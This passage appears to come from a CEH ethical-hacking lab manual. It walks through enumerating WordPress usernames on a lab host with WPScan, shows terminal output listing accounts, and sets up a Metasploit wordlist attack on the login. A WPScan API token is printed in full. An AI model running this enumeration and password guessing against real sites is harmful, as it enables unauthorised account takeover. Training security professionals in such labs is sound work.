
```
cd - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~/home/attacker# #cd
[root@parrot]~$ #
```


Module 14 – Hacking Web Applications

6. In the Terminal window, type `wpscan --api-token [API Token] --url http://10.10.1.22:8080/CEH --enumerate u` and press Enter.

Note: `--enumerate u`: specifies the enumeration of usernames.

Note: Here, we will use the API token that we obtained by registering with the <https://wpscan.com/register> website.



```
Applications Places System [Icons] [System Status] [Volume] [Network] [Battery] [Clock] Wed Apr 20, 03:03
wpscan --api-token pblM2zmWssHEun0XzB9potZFasT0QsxEDDCaWpCW4Ho --url http://10.10.1.22:8080/CEH --enumerate u - Parrot
File Edit View Search Terminal Help
[sudo] password for attacker:
[root@parrot]~/home/attacker
#cd
[root@parrot]~#
#wpscan --api-token pblM2zmWssHEun0XzB9potZFasT0QsxEDDCaWpCW4Ho --url http://10.10.1.22:8080/CEH --enumerate u


WordPress Security Scanner by the WPScan Team
Version 3.8.17
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

Security Report
[+] URL: http://10.10.1.22:8080/CEH/ [10.10.1.22]
[+] Started: Wed Apr 20 03:02:38 2022

Interesting Finding(s):
- Headers
  | Interesting Entries:
  | - Server: Apache/2.4.51 (Win64) PHP/7.4.26
  | - X-Powered-By: PHP/7.4.26
  | Found By: Headers (Passive Detection)
```


Module 14 – Hacking Web Applications

7. **WPScan** begins to enumerate the usernames stored in the website's database. The result appears, displaying detailed information from the target website.
8. Scroll down to the **User(s) Identified** section and observe the information regarding the available user accounts.



```
Applications Places System wpscan --api-token pblM2zmWssHEun0XzB9potZFasT0QsxEDDCaWpCW4Ho --url http://10.10.1.22:8080/CEH --enumerate u - Parrot
File Edit View Search Terminal Help
[i] User(s) Identified:
[+] admin
| Found By: Author Posts - Author Pattern (Passive Detection)
| Confirmed By:
|   Rss Generator (Passive Detection)
|   Wp Json Api (Aggressive Detection)
|     - http://10.10.1.22:8080/CEH/wp-json/wp/v2/users/?per_page=100&page=1
|   Rss Generator (Aggressive Detection)
|   Author Sitemap (Aggressive Detection)
|     - http://10.10.1.22:8080/CEH/wp-sitemap-users-1.xml
|   Author Id Brute Forcing - Author Pattern (Aggressive Detection)
|   Login Error Messages (Aggressive Detection)
[+] cehuser1
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
[+] cehuser2
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
[+] WPScan DB API OK
| Plan: free
| Requests Done (during the scan): 2
| Requests Remaining: 23
[+] Finished: Wed Apr 20 03:02:43 2022
[+] Requests Done: 59
[+] Cached Requests: 8
Menu wpscan --api-token pbl...
```

9. Now that you have successfully obtained the usernames stored in the database, you need to find their passwords.
10. To obtain the passwords, you will use the auxiliary module called **wordpress_login_enum** (in **msfconsole**) to perform a dictionary attack using the **password.txt** file (in the **Wordlist** folder) which you copied to the location **/home/attacker/Desktop/CEHv12 Module 14 Hacking Web Applications**.
11. To use the **wordpress_login_enum** auxiliary module, you need to first launch **msfconsole**. However, before this, you need to start the PostgreSQL service.
12. In the terminal window, type **service postgresql start** and press **Enter** to start the PostgreSQL service.

